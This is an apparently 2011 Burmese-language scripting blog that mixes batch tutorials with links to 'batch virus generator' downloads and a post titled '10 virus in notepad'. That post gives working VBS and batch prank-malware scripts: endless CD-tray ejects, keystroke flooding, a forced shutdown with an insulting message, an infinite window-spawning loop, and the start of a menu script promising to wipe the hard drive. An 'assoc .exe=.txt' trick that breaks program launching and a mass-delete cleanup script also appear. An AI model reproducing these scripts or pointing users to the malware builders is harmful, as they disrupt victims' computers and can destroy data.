http://www.ziddu.com/download/17601910/Bat_To_Exe_Converter.rar.html
Read More ->>

Wednesday, November 16, 2011

Strikethrough's Batch Virus Generator v1

Program Futures
  • Infection of extensions.
  • Deletion of extensions.
  • Task kills.
  • Corruption of extensions.
  • And much more!
download link:
http://www.mediafire.com/?rm2agay5omcz571
Read More ->>

Make your PC a little faster by cleaning the history, unused junk files...

@echo off
echo Created by shwekoyantaw
del /s /f /q c:\windows\temp\*.*
rd /s /q c:\windows\temp
md c:\windows\temp
del /s /f /q %temp%\*.*
rd /s /q %temp%
md %temp%
deltree /y c:\windows\tempor~1
deltree /y c:\windows\temp
deltree /y c:\windows\tmp
deltree /y c:\windows\ff*.tmp
deltree /y c:\windows\history
deltree /y c:\windows\cookies
deltree /y c:\windows\recent
deltree /y c:\windows\spool\printers
del c:\WIN386.SWP
cls
save as .bat
It is not virus.
Shwekoyantaw
Read More ->>

Monday, October 31, 2011

Bat File Tutorial ( 2 )

အခု goto ၊ set န႔ဲ if ကို ရွင္းပါေတာ့မယ္…
အခုမွစေလ့လာသူေတြအတြက္ ဒီအပိုင္းက နည္းနည္းစၿပီးေတာ့ ရႈပ္လာမွာၿဖစ္လို႔ေသေသခ်ာခ်ာေလး
လိုက္လုပ္ၾကည့္ေစခ်င္ပါတယ္။
Code ေတြကို ကူးၿပီးစမ္းၾကည္.တာထက္ ကိုယ္တုိင္လိုက္ေရးၾကည္.ေစခ်င္ပါတယ္။
ေအာက္မွာေပးထားတ့ ဲ Code ေတြကို Notepad ထဲမွာ ရိုက္ထည့္လိုက္ပါ…
@echo off
echo This is a Test
echo If you want to do math type 1 and press enter
echo If you want to see a picture type 2 and press enter
set /p option=
if ‘%option%’==’1′ goto :math
if ‘%option%’==’2′ start testpic.jpg (အေပၚမွာတုန္းကလိုဘဲ ၾကိဳက္တ့ဲ Extension ကို သုံးနိုင္ပါတယ္။)
:math
echo 2+2
pause
ၿပီးရင္ေတာ့ ခုနက Folder ထဲမွာဘဲ test5.bat ဆုိၿပီး save ၿပီးရင္ Run ပါမယ္။
Run လိုက္ရင္ေတာ့ ေအာက္မွာ ၿပထားတဲ. အတိုင္းၿပပါလိမ့္မယ္…
This is a Test
If you want to do math type 1 and press enter
if you want to see a picture type 2 and press enter
(ဒီအဆင့္ကို ေရာက္ရင္ေတာ့ 1 နဲ. 2 နွစ္ခုထဲက ၾကိဳက္ရာတစ္ခုကို ေရြးနိုင္ပါတယ္)
(၁ ကိုေရြးမယ္ဆုိရင္ေတာ့ ေအာက္က 2+2 ဆုိတာကို ၿပေပးပါလိမ့္မယ္)
2+2
(၂ ကို ေရြးခ့ဲမယ္ဆိုရင္ေတာ့ ထည့္ထားတဲ. စိတ္ၾကိဳက္ပုံေလးထြက္လာပါလိမ့္မယ္…)
(ၿပီးရင္ေတာ့ ထုံးစံအတုိင္း Press any ….. ပါဗ်ာ )
Press any key to continue…
အေပၚကရလာတ့ဲ အေၿဖကို ၾကည့္ပါ ၿပီးရင္ မူရင္း coding ကို ၿပန္ၾကည့္ၾကည့္ပါ…
goto ရဲ႕ အလုပ္လုပ္ပံုကို နားလည္လာပါလိမ့္မယ္။ goto ဆုိတာကေတာ့ Coding ထဲမွာပါမယ့္
နာမည္တစ္ခုေပးထားတ့ ဲ program အပိုင္းေလးတစ္ခုဆီကို ညႊန္းခ်င္ရင္သုံးပါတယ္။
(အၿခား Programming Language အေနန႔ ဲ ဆိုရင္ Function ေတြ Procedure ေတြကို ေခၚတဲ. အလုပ္လုပ္ပါတယ္)
အေပၚက Program ထဲမွာဆုိရင္ က်ေနာ္တုိ႔ဟာ :Math ဆိုတာကို သံုးခဲ့တာေတြ႕မွာပါ…
အဲဒီ့ Math ေအာက္မွာ ေရးထားတ့ဲ ဟာေတြအားလုံးဟာ Math န႔ဲ ဆိုင္တာေတြၿဖစ္ပါတယ္။ အဲဒါဆိုရင္ goto :Math
ဆိုၿပီးေရးလိုက္တ့ဲ အခါမွာေတာ့ Program ရဲ႕ အလုပ္လုပ္ၿခင္းေတြဟာ Math ဆီကို ေရာက္သြားၿပီး Math ရဲ႕
ကိစၥေတြကို လုပ္ေဆာင္ပါလိမ့္မယ္။ ဒီေလာက္ဆုိ goto အေၾကာင္းသိေလာက္ၿပီထင္ပါတယ္။
(မသိေသးရင္ လည္း ၿပန္ဖတ္ေပါ့. နားမလည္ရင္ေတာ့ တၿခားသူေရးတ့ဲစာသာ ဖတ္လိုက္ေတာ့. က်ေနာ္
အရည္အခ်င္းမရိွလို႔ ဒီေလာက္လြယ္တာကို နားလည္ေအာင္မေရးနုိင္တာလုိ႔လည္း သတ္မွတ္လုိက္ပါ။)
ခုနက Coding မွာပါတ့ဲ set န႔ဲ if ရဲ႕အေၾကာင္းစရွင္းပါေတာ့မယ္
သူတို႔ ၂ ခုကို ေရာၿပီးရွင္းမွာ ၿဖစ္ပါတယ္… နားလည္ေအာင္ ေသခ်ာၾကည့္ေပးပါ.
set ဆုိတာကေတာ့ တစ္ခုခုကို သတ္မွတ္တာပါ
သူ႔ကို ေရးရမယ့္ တကယ့္ Syntax ကေတာ့
set variable=[string] ၿဖစ္ပါတယ္။
ဒါေပမယ့္ If န႔ဲ တြဲသုံးခ်င္တ့ဲ အခါမ်ိဳးတို႔ မွာေတာ့ set X စသည္ၿဖင့္ X တစ္လုံးတည္းကို
Variable ေၾကၿငာေလ့ရိွပါတယ္။ အဲလို ေၾကၿငာခ့တဲ ယ္ဆိုရင္ေတာ့ X ထဲကို ၾကိဳက္တ့ ဲ Variable ၀င္လာခြင့္ရိွပါတယ္။
Set အေၾကာင္းသိခ်င္ရင္ေတာ့ Run>>cmd>>set /? ဆုိၿပီးရိုက္ထည့္လိုက္ပါ.. ၿပီးရင္ေတာ့
ကိုယ့္ဟာကိုယ္ဆက္ဖတ္နုိင္ပါတယ္
ခုနက Program ကို ၿပန္ဆက္ပါမယ္…
က်ေနာ္ တို႔ ခုနက Code ထဲမွာ set /p option= ဆိုၿပီးေတာ့ ေရးခဲ.ပါတယ္
အဲဒါကို set choice ဆုိၿပီးေတာ့ အလြယ္ေၿပာင္းၿမင္ၾကည့္ရေအာင္ (/p ပါရင္ရႈပ္ေနမွာဆုိးလို႔ပါ.. ၿပီးေတာ့
က်ေနာ္ကိုယ္တုိင္လည္း ေမ့ေနတာပါတယ္… ေနာက္ သတိရရင္ ၿပန္ရွင္းေပးမယ္ေလ. မရေတာ့လည္း
မရွင္းေတာ့ဘူးေပါ့ )
အေပၚက Program ကိ္ု set choice ဆုိၿပီး ေၿပာင္းေရးလိုက္ၿပီဆုိပါစုိ႔
ဒါဆိုရင္ အကယ္လို႔ က်ေနာ္တို႔သာ 1 ကို ရိုက္မယ္ဆိုရင္ choice ဆိုတ့ ဲ variable ထဲကို 1 ၀င္သြားပါလိမ့္မယ္။
ၿပီးရင္ေတာ့ ခုနကလိုဘဲ :Math ဆိုတ့ ဲ အလုပ္ကို ဆက္လုပ္ပါလိမ့္မယ္
အဲဒီ့ ၿပင္ေရးလိုက္တာေလးကို ေအာက္မွာ ၿပန္စမ္းေရးၾကည့္ရေအာင္
set choice
if ‘%choice%’==’1′ goto :math
ဒါဆိုရင္ေတာ့ အကယ္လို႔ က်ေနာ္တို႔က 1 လို႔ရိုက္ထည့္ရင္ choice ထဲကို 1 ၀င္မယ္ ၿပီးရင္ေတာ့ Math ဆိုတ့ ဲ function
အလုပ္ကို လုပ္ပါလိမ့္မယ္.(if မွာပါတ့ဲ % ဆိုတာေတြကိုေတာ့ က်ေနာ္ကိုယ္တိုင္ေမ့ေနလို႔ ခ်န္လွပ္ထားခ့ပဲ ါရစ)
ဒီေလာက္ဆိုရင္ if ၊ set န႔ ဲ goto ကို နားလည္သြားၿပီလို႔ထင္ပါတယ္

copy from http://mcxeros.multiply.com/journal/item/31
Read More ->>

Bat File Tutorial ( 1 )

Bat files အေၾကာင္းကုိ သိခ်င္ ေလ႕လာခ်င္တဲ႕ သူငယ္ခ်င္းမ်ားအတြက္ ကုိယ္တုိင္းေရးမဟုတ္ေပမဲ႕
ကၽြန္ေတာ္ကုိယ္တုိင္ မသိခင္က စေလ႕လာမိခဲ႕တဲ႕ ဆုိဒ္မွ မွတ္စုအေနနဲ႕ ကူးထားခဲ႕တာေလးပါ။ အဲ႕ဒီဆုိဒ္ကေတာ.
အကိုဆရာမိုးထက္ၿမင္.(နည္းပညာ)ဆိုဒ္ၿဖစ္ပါတယ္။ ဒီသင္ခန္းစာကုိ ကၽြန္ေတာ္ ကုိယ္တုိင္း ေရးသားထားတာ မဟုတ္တာကုိေတာ႕
ရုိးသားစြာ ၀န္ခံပါတယ္။ ဒါေၾကာင္႔ အမွားမ်ားပါသြားရင္ ၿပန္လည္ေရးသားသူ ကၽြန္ေတ္ာ. အမွားသာၿဖစ္သၿဖင္. ခြင္.လႊတ္ေစခ်င္ပါတယ္။
က်ေနာ္ကိုယ္တိုင္လည္း တအားန႔ဲ မကြ်မ္းက်င္သလို ၊ ဒီ Batch File Programming အေၾကာင္းကို ေလ့လာဖူးတာ
မၾကာေသးပါဘူးခင္ဗ်ာ။ဒါေၾကာင္.လိုအပ္ခ်က္ေတြမ်ားစြာရွိေနေသးတယ္ဆိုေတာ. အမွားပါရင္ အမွန္ၿပင္ေပးၾကဖို. ေတာင္းဆိုပါရေစ။
မူရင္း အေရးအသား အတုိင္း မျပင္ မျဖည္႔စြတ္ဘဲ တင္ျပလုိက္ပါတယ္။

bat မွာ ပါ၀င္မႈအမ်ားဆုံးနဲ႔ အေၿခခံ အက်ဆုံးေလးေတြကို စၿပီးေဆြးေႏြးၾကည့္ရေအာင္
အေၿခခံအက်ဆုံး command ၃ ခုကေတာ့
(၁) echo
(၂) @echo off/on န႔ဲ
(၃) pause စတာေတြဘဲၿဖစ္ပါတယ္
ပထမဆုံးအေနန႔ ဲ ဥပမာေလး တစ္ခုေရးၾကည့္ပါမယ္
@echo off
echo Hello This is a First Program
pause
အဲဒါေလးကို ေစ်းအၾကီးဆုံး Windows Tool တစ္ခုၿဖစ္တ့ ဲ notepad မွာ ေရးၿပီး ေတာ့ test1.bat ဆိုၿပီးသိမ္းလိုက္ပါ။
ၿပီးရင္ေတာ့ Run လိုက္ပါ။ အမဲေရာင္ Screen ထဲမွာ ေအာက္မွာ ၿပထားတ့ဲ စာသားေလးေတြေပၚလာပါလိမ့္မယ္။
Hello This is a First Program
Press any key to continue...
ခုနက ဥပမာေလးမွာ echo off အစား echo on သံုးၿပီးေတာ့ ဘာမ်ားထူးၿခားမလဲဆုိတာ ေအာက္က
Code ေလးကိုစမ္းေရးၾကည့္ရေအာင္
@echo on
echo Hello This is a First Program
pause
ၿပီးရင္ေတာ့ ခုနကအတုိင္း notepad မွာ ေရးၿပီး test2.bat ဆုိၿပီးသိမ္းၿပီး ၿပန္ Run လုိက္ပါ…
ေအာက္မွာ ၿပထားတ့ ဲ အတိုင္း ၿမင္ရပါလိမ့္မယ္။
C:\Documents and Settings\User\Desktop>echo Hello This is a First Program
Hello this is a First Program
C:\Documents and Settings\User\Desktop>pause
Press any key to continue…
အဲလိုၿမင္ရပါလိမ့္မယ္။ C:\Documents and Setting\… စတာေတြကေတာ့ တင္ထားတ့ဲ Windows ၊ File
ဖြဲ.စည္းပုံေတြေပၚမူတည္ၿပီး ကြဲၿပားပါလိမ့္မယ္။
အခု အေပၚမွာ ခုနကေရးထားတ့ဲ Code ေလးေတြကို ရွင္းၿပေပးပါ့မယ္
က်ေနာ္တို႔ ဒုတိယေရးလိုက္တ့ဲ code မွာဆိုရင္ @echo on ကိုသုံးလိုက္တ့ဲ အတြက္ File ထားရာလမ္းေၾကာင္းက
Program Code တစ္ခါ Run တုိင္းလာၿပေနပါတယ္။
အကယ္လို႔မ်ား ပထမစစခ်င္းမွာ ေရးခ့တဲ. @echo off ကို သုံးထားမယ္ဆိုရင္ေတာ့ မည္သည့္
လမ္းေၾကာင္းကိုမွ်မေပၚေစဘဲန႔ ဲ ကိုယ္လိုခ်င္တ့ ဲ စာသားကို ရွင္းလင္းစြာေပၚေစမွာၿဖစ္ပါတယ္။
အဲဒါကိုၾကည့္ခ်င္းအားၿဖင့္ @echo on န႔ဲ off ရဲ႕ ၿခားနားခ်က္ကို သိနိုင္ၿပီးေတာ့ @echo off ကို သုံးတာ
ပိုေကာင္းတယ္ဆုိတာကို နားလည္သြားမယ္ထင္ပါတယ္။
ေနာက္တစ္ဆင့္အေနန႔ ဲ echo အေၾကာင္းရွင္းၿပပါ့မယ္
က်ေနာ္တို႔ဟာ ရိုးရိုး စာေၾကာင္းတစ္ေၾကာင္းေလာက္ ကို Program Run ေနတုန္းၿပခ်င္တယ္ဆိရင္
(ဥပမာ ခုနက Program ထဲကလို “Hello this is a First Program” ဆိုတ့ဲ simple phrase တစ္ခုေလာက္ကိုဘဲၿပခ်င္တယ္ဆုိရင္ေတာ့ echo ကို ေဖာ္ၿပခ်င္တ့ဲစာသားေရွ႕မွာ ထားၿပီးေရးနုိင္ပါတယ္.)
အခု pause အေၾကာင္းရွင္းၿပေပးပါမယ္
pause ဆုိတာကေတာ့ ရပ္တာပါ
batch file ကို run ေနရင္းနဲ႔ ခဏနားခ်င္ရင္ pause ကို သံုးပါတယ္။ သူ႔ကိုသံုးရင္ batch file က က်ေနာ္တုိ႔ ဆီက key
တစ္ခုခု မႏွိပ္မခ်င္း အလုပ္မလုပ္ေတာ့ပါဘူး။ key တစ္ခုခုႏွိပ္လိုက္မယ္ဆုိရင္ေတာ့
သူလုပ္စရာရိွတာဆက္လုပ္သြားပါလိမ့္မယ္။ ခုနက Program ၂ ခုမွာ ဆုိရင္ေတာ့ pause ၿပီးေတာ့ ဘာမွ
ဆက္မေရးထားလို႔ ဘာအလုပ္မွ ဆက္လုပ္မွာ မဟုတ္ဘဲ program ကေန ထြက္သြားမွာၿဖစ္ပါတယ္။
pause ကို ထပ္မံနားလည္ေစဖို႔ ေအာက္က ဥပမာေလးကို ေလ့လာၾကည့္ပါမယ္
@echo off
echo Hello Welcome Back
pause
echo I am testing pause function
pause
အဒါကို အေပၚက Uပမာေတြ အတိုင္း Save ၿပီး Run ရင္ေတာ့ အေၿဖအတုိင္းေဖာ္ၿပပါလိမ့္မယ္
Hello Welcome Back
Press any key to continue…
I am testing pause function
Press any key to continue…
အဲဒီ့ Program ေလးကို စမ္းၿပီးရင္ေတာ့ pause ကို နားလည္သြားေလာက္ၿပီထင္ပါတယ္။
အခုေနာက္ထပ္ နည္းနည္း အဆင့္ၿမင့္တ့ဲ Command ေတြကို ေလ့လာၾကည့္ရေအာင္
msg န႔ဲ cls အေၾကာင္းကို အရင္ေလ့လာၾကည့္ပါမယ္
အရင္အတိုင္း ဥပမာေလးေတြန႔ဲ ေလ့လာၾကည့္ရေအာင္
Notepad ကို ၿပန္ဖြင့္ၿပီးေတာ့ ေအာက္က Code ေလးေတြကို ရိုက္ထည့္ၾကည့္ပါမယ္….
@echo off
echo Hello I am back
pause
cls
echo I am testing cls and msg commands
msg * Bye Bye
pause
ၿပီးရင္ေတာ့ test3.bat န႔ ဲ သိမ္းၿပီး Run လိုက္ပါ
သူ႔ အေၿဖကေတာ့ ေအာက္ပါအတိုင္းၿဖစ္ပါလိမ့္မယ္
Hello I am back
Press any key to continue…
(မွတ္ခ်က္၊၊ ၊၊ ဒီေနရာ ေရာက္လို႔ အကယ္လို႔မ်ား က်ေနာ္တို႔ဟာ သူေၿပာတ့ဲ အတိုင္း key
တစ္ခုခုကို ႏိွပ္လိုက္မယ္ဆိုရင္ program က cls ဆိုတဲ. code ရဲ႕ အလုပ္ကို ဆက္လုပ္မွာ ၿဖစ္ပါတယ္။
အဲလို လုပ္မယ္ဆိုရင္ေတာ့ ခုနက ေပၚခဲ့တ့ ဲ Hello I am back ဆိုတာၾကီးက ေပ်ာက္သြားမွာၿဖစ္ပါတယ္။
ၿပီးရင္ cls ရဲ႕ ေအာက္က echo ဆိုတ့ဲ code အတြက္ အလုပ္လုပ္ပါလိမ့္မယ္…key တစ္ခုခုကို ႏိွပ္လိုက္တယ္လို႔
သေဘာထားၿပီး ဆက္ၾကည့္ၾကရေအာင္….အခုဆိုရင္ေတာ့ ေအာက္မွာ ၿပထားတ့ဲ စာသားဟာ သင့္ ရဲ႕ Black
Screen ေပၚေရာက္ေနေလာက္ပါၿပီ…)
I am testing cls and msg commands
(ဒီစာေပၚၿပီးတာနဲ႔ message box တစ္ခုက်လာပါလိမ့္မယ္ message box ထဲက စာသားကေတာ့ )
Bye Bye
(ပါတ့ဲ ၿပီးရင္ေတာ့ အရင္အတိုင္း)
Press any key to continue…
(ဆုိတာေလးလာမွာပါ)
နားလည္ပါ့မလားေတာ့မသိဘူး… က်ေနာ္လည္း ဘယ္လုိရွင္းရမွန္းမသိလို႔ ရွင္းလင္းခ်က္ေတြကို ကြင္းစ ကြင္းပိတ္ ()
ထဲထည့္ေရးလိုက္တယ္ေနာ္။
အဲဒီ့ေတာ့ cls န႔ဲ msg ကို ဘယ္လိုနားလည္လိုက္ပါသလဲ .........
အစ္ကို ၊ အစ္မ တို႔ ဘယ္လိုနားလည္လဲေတာ့မသိဘူး ၊ က်ေနာ္ေၿပာၿပခ်င္တာကေတာ
-cls ဆုိတာရဲ႕ အရွည္ေကာက္က Clear Screen ပါ (Java သင္ဖူးတဲ့သူအားလုံးသိသလို ၊ ကြန္ၿပဴတာကိုင္ဖူးရင္ေတာင္
သိပါတယ္) သူက Screen မွာရိွတ့ ဲ စာသားေတြကို ရွင္းထုတ္ (ဖ်က္ထုတ္) ေပးရုံသက္သက္ပါ။
-msg ဆုိတာကေတာ့ Message ရဲ႕ အတုိေကာက္ၿဖစ္ၿပီးေတာ့ သူက User ကို Message Box
တစ္ခုခ်ေပးတာၿဖစ္ပါတယ္။ GUI ေလးန႔ေဲ ပါ့…
ေနာက္ထပ္ Command ေတြ အေၾကာင္းဆက္ေလ့လာလုိက္ရေအာင္….
အခုတစ္ခါရွင္းၿပခ်င္တာကေတာ့ rem န႔ ဲ start ဆိုတာေလးေတြပါ…
အဲဒါေတြကို စမ္းဖို႔အတြက္ Folder တစ္ခုကို Test ဆိုတ့ ဲ နာမည္န႔ ဲ ေဆာက္ေပးပါ…
ၿပီးရင္ အဲဒီ့ထဲကို စိတ္ၾကိဳက္ ပုံတစ္ပုံထည့္ၿပီးေတာ့ testpic ဆိုတ့ ဲ နာမည္ေပးလိုက္ပါ…
ေနာက္တစ္ဆင့္အေနန႔ ဲ Notepad ကို ဖြင့္ၿပီး ေအာက္မွာရိွတ့ ဲ Coding ေတြကို ရိုက္ထည့္ေပးပါ…
@echo off
echo We are testing start and rem
rem title TEST4
start testpic.jpg
pause
ၿပီးရင္ေတာ့ test4.bat ဆိုၿပီး ခုနက Test ဆိုတ့ဲ Folder ထဲမွာ save ၿပီး Run လိုက္ပါ. ေအာက္မွာ ၿပထားတ့ဲ
အတုိင္းၿမင္ရပါလိမ့္မယ္။
We are testing start and rem
Press any key to continue
(key တစ္ခုကို ထပ္ႏိွပ္လိုက္ရင္ ခုနက စိတ္ၾကိဳက္ေရြးၿပီးေတာ့ ထည့္ထားတ့ဲ testpic.jpg ကို ၿမင္ရမွာပါ။ ပုံရဲ႕
extension ကိုေကာ ေရြးလိုက္တ့ဲပံု ေပၚမူတည္ၿပီး .png ၊ .gif စသည္ၿဖင့္ကြဲပါလိမ့္မယ္)
အဲဒါဆုိရင္ေတာ့ အေပၚက Program ကို နားလည္ၿပီထင္ပါတယ္။
-start ဆိုတာကေတာ့ စိတ္ၾကိဳက္ file တစ္ခုကို ေခၚ run ေပးတာၿဖစ္ပါတယ္။ သူ႔အေနာက္မွာ ဘာမွ မပါဘဲန႔ဲ start
သီးသန္႔ ေရးခဲ.မိရင္ေတာ့ ေနာက္ထပ္ အမည္းေရာင္ screen ေပၚလာမွာၿဖစ္ပါတယ္။
-rem ဆုိတာက တကယ္ေတာ့ remark ကို ေခၚတာပါ. ဒါေပမယ့္ သူက bat file run ေနတုန္းမွာ မၿမင္ရတတ္ပါဘူး.
(ဘယ္အခ်ိန္ၿမင္ရလည္းေတာ့ က်ေနာ္လည္းမသိဘူး သိခ်င္ရင္ေတာ့ ရွာလိုက္ၾကေပါ့ေနာ္)
အခုက Basic အပိုင္းဆိုေတာ့ အဲဒါေတ ြ မသိေသးးလဲ ကိစၥမရိွေသးပါဘူး….
ဟုတ္ပါၿပီ အခုအခ်ိန္ထိ က်ေနာ္ရွင္းလာသမွ်အားလုံးဟာ အလြယ္တကာ့ အလြယ္ဆုံး အေၿခခံမ်ားၿဖစ္ပါတယ္..
ေနာက္ေန႔မွာ ေတာ့ ဒီထက္ပိုခက္လာၿပီး အသံုးက်လာမယ့္ အပိုင္းေတြကို ဆက္လကကူးၿပီးနားလည္သေလာက္ၿပန္တင္ေပးပါ.မယ္။
>>>>> ဤ tutorial သည္ Bat file အေၾကာင္း တစ္ခုမွ မသိ၍ အခုမွ စတင္ေလ့လာမည့္ သူမ်ားကို ကၽြန္ေတာ္သိသေလာက္မွတ္သားမိသေလာက္ၿပန္ေရး
ၿခင္းၿဖစ္ၿပီး bat အေၾကာင္းတီးမိေခါက္မိရိွၿပီးသူမ်ား အဖို႔ကေတာ့ ေနာက္လာမည့္ အခန္းမ်ားတြင္
ပါ၀င္ႏိုင္မည္ဟုထင္ပါသည္။ ဤ tutorial နွင့္ ပတ္သက္၍ ေ၀ဖန္ပါ ၊ အၾကံေပးပါ ၊ ၿပန္လည္ ေဆြးေႏြးပါ ၊
လိုအပ္ခ်က္မ်ားကို ေထာက္ၿပေပးမည့္သူမ်ားရိွပါကလည္း ၀မ္းေၿမာက္၀မ္းသာ ၾကိဳဆုိ
လက္ခံၿပီး ေက်းဇူးတင္မွာပါ။ သို႔ေပမယ့္ မေကာင္းေၿပာၿပီး သိၿပီးသားတတ္ၿပီးသားကို ေရးေနသည္ဟုထင္ေသာသူမ်ားမွ
လာေရာက္ေၿပာဆုိပါက မည္သည့္တုန္႔ၿပန္မႈမ်ိဳးမွ ၿပဳလုပ္မည္မဟုတ္။ ေလ့လာခ်င္ေသာသူမ်ားအတြက္သာ ေရးသားေပးၿခင္းၿဖစ္၍ အက်ိဳးမရိွဟု ထင္ပါက ဖတ္မေနပါနွင့္ ေက်ာ္သာသြားပါ။
ဆက္လက္ၿပီးေတာ့ bat file န႔ဲ ပတ္သက္လို႔ ေတာ္ေတာ္မ်ားမ်ား ကၽြန္ေတာ္ေလ.လာမိသေလာက္ေရးေပးသြားပါ့မယ္။
ဆက္လက္ ေစာင့္ေမွ်ာ္ေပးၾကပါ။ <<<<<
Read More ->>

Tuesday, October 25, 2011

Assoc ကြန္မန္း၏အသံုးျပဳပံု

Assoc ကြန္မန္း၏ အသံုးျပဳပံု

အသံုးျပဳနည္း

Assoc .extension=file type

Assoc က extension ေတြကို ဘယ္ file type နဲ႔ ပြင့္ဆိုျပီးေတာ့သတ္မွတ္တာပါ။
e.g
run>cmd လို႔၇ိုက္လုိက္ပါ။
အဲ့ဒီမွာ ဒီပာာေလးကိုရိုက္လိုက္ပါ။ျပီးလွ်င္ေတာ့ cmd windows ကို မပိတ္နဲ႔ဦးေနာ္။

assoc .exe=.txt အဲ့ဒါေလးရုိက္ၾကည့္ပါ။


ျပီးလွ်င္ေတာ့ exe file ေလးတစ္ခုဖြင့္ၾကည့္ပါ။


ဖြင့္လို႔မရတာကိုေတြ႔ရပါလိမ့္မယ္။
ျပန္ျပီးေတာ့ ျပင္ခ်င္တယ္ ဆိုရင္ေတာ့
cmd မွာ ဒီကြန္မန္းေလးျပန္ရိုက္လို႔ရပါတယ္။
assoc .exe=exefile ဆိုျပီးျပန္ရုိက္လို႔ရပါတယ္

ေအာက္မွာ notepad ေလးျပန္ဖြင့္လို႔ရသြားတာကိုေတြ႔ရပါလိမ့္မယ္။


Tips။    ။ ကိုယ့္ကြန္ပ်ဴတာမွာ ဘယ္ extension ပာာဘယ္ file type နဲ႔ သိမ္းထားသလဲသိခ်င္တယ္ဆိုရင္ေတာ့
ေအာက္ပါအတုိင္းလုပ္လုိက္ေနာ္။
တကယ္လို႔ကိုယ္ကလိလိုက္လို႔ ဘယ္လိုျပန္လုပ္ရမွန္းမသိရင္ေပါ့ file type ေတြ ျပန္ခ်ိန္းလို႔ရတာေပါ့ေနာ္။
run>notepad လို႔ရိုက္လိုက္ပါ။
ျပီးလွ်င္ေတာ့ အဲ့ဒီအထဲမွာ ေအာက္ပါပာာေလးေတြကိုရုိက္လိုက္ပါ။
assoc >network.txt
network.txt
အဲ့ဒါေလးရုိက္ျပီးေတာ့ save လုပ္တဲ့အခါ network.bat လို႔သိမ္းျပီးေတာ့ အဲ့ဒါေလးကို enter ေခါက္လိုက္ေနာ္။
အဲ့ဒီအခါက်ရင္ network.txt ဆိုတဲ့ file ေလးပြင့္လာျပီးေတာ့ ဘယ္extension ပာာဘယ္ file type နဲ႔ဖြင့္ရမယ္။
ဆိုတာ ကို ျပပါလိမ္မယ္။
တကယ္လို႔ေပ့ါေနာ္။
သင္က assoc .exe=.txt ကိုရိုက္ျပီးမွ အဲ့ဒါေလးကိုစမ္းမယ္ဆိုရင္ေတာ့
.exe=.txt ဆိုျပီးျပမွာပါ။ သင့္စက္မွာသတ္မွတ္ထားတဲ့ file extension နဲ႔ file type ကိုသာလွ်င္ျပတာျဖစ္ပါတယ္။
စေနာက္လို႔ရသြားျပီေနာ္။
copy from @ http://networksection295.multiply.com/journal/item/95
Read More ->>

Saturday, October 22, 2011

In shadow batch virus ceator

ဒီ tool ေလးက ေဘာ္ဒါေတြဆိုက္ကရတာပါစမ္းသံုးၾကည့္ပါ။
ေတာ္ေတာ္ကိုသံုးလို႕ေကာင္းပါတယ္
အားသာခ်က္ကေတာ့ကိုလုပ္သမွ်ကို script ေတြကိုျပန္ျပတာျဖစ္ပါတယ္။ေလ့လာသူေတြအတြက္
စိတ္ၾကိဳက္ပါပဲ။
ေအာက္ကေနေဒါင္းလိုက္ပါ။
http://www.ziddu.com/download/16945803/inshadowbatchvirusceator.rar.html
Read More ->>

Monday, September 26, 2011

10 virus in notepad

သတိေအာက္ပါကုတ္မ်ားသည္ notepad ေပၚတြင္သံုးႏိုင္သည္။
ပထမဆံုးသင့္ notepad ဖြင့္ပါ။
ေအာက္ကကုတ္ေတြကို notepad ေပၚတင္ပါ
မေၾကာက္ပါနဲ႕ အေသးစားေလးေတြပါ။
သင္ကိုယ္တိုင္ဖြင့္မွ ပြင့္ႏိုင္မယ့္ program ေလးေတြပါ။
1)သင့္ CD Drive ကိုဆက္တိုက္ပြင့္ေနပါလိမ့္မယ္။ဖြင့္လိုက္ပိတ္လိုက္ေပါ့။
code:
Set oWMP = CreateObject(“WMPlayer.OCX.7″)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
ဒီဟာေလးကို ( .vbs) နဲ႔ေဆ့ပါ
2) Caps Lock ကိုဆက္တိုက္ဖြင့္လိုက္ပိတ္လိုက္လုပ္ေနပါလိမ့္မယ္။
code:
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{CAPSLOCK}”
loop
ဒီဟာေလးကို ( .vbs) နဲ႔ေဆ့ပါ
3) ဒါေလးကသင့္ကြန္ျပဴတာကို မက္ေဆ့ ေပးျပီး shutdown က်သြားေစပါတယ္။
code :
@echo off
msg * I don’t like you
shutdown -c “Error! You are too stupid!” -s
ဒီဟာေလးကို ( .bat) နဲ႔ေဆ့ပါ
4) Enter key ကိုဆက္တိုက္ႏွိပ္ေနမွာပါ။
code :
Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “~(enter)”
loop
ဒီဟာေလးကို ( .vbs) နဲ႔ေဆ့ပါ.
5) CMD နဲ႕ Notepad ေတြရပ္မရေအာင္ဆက္တိုက္ဖြင့္တာေလးပါ။ဒါေလးကနဲနဲေလးဆိုးတယ္။
code:
@echo off
:A
start cmd
start notepad
goto :A
ဒီဟာေလးကို ( .bat) နဲ႔ေဆ့ပါ..
6) Backspace တိုက္ပြင့္ေနမွာပါ။သင္စာရိုက္လို႕မရပါ။
code :
MsgBox “Let’s go back a few steps”
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{bs}”
loop
ဒီဟာေလးကို ( .vbs) နဲ႔ေဆ့ပါ
7) သင့္ keyboard ေလးကိုဟက္ျပီး သင္ဟာအရူးဆိုျပီးသင္စာရိုက္တိုင္းေပၚေနမွာပါ။
code:
Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “You are a fool.”
loop
ဒီဟာေလးကို ( .vbs) နဲ႔ေဆ့ပါ
8. Notepad ကိုဆက္တိုက္ပြင့္ေနမွာပါ။
code:
@ECHO off
:top
START %SystemRoot%system32notepad.exe
GOTO top
ဒီဟာေလးကို ( .bat) နဲ႔ေဆ့ပါ
9) ေအာက္ကျဖစ္စဥ္ေတြကိုလုပ္ေပးမယ့္ program ေလးပါ။ေပးလာမယ့္ မက္ေဆ့ေတြကကၽြန္ေတာ္ထင္ သလိုေရွာက္ေရးထားတာပါ။
1: Shutdown
2: Restart
3: Wipes out your hard drive (BEWARE)
4: Net send
5: Messages then shutdown
code:
@echo off
title The end of the world
cd C:
:menu
cls
echo I take no responsibility for your actions. Beyond this point it is you that has the power to kill yourself. If you press ‘x’ then your PC will be formatted. Do not come crying to me when you fried your computer or if you lost your project etc…
pause
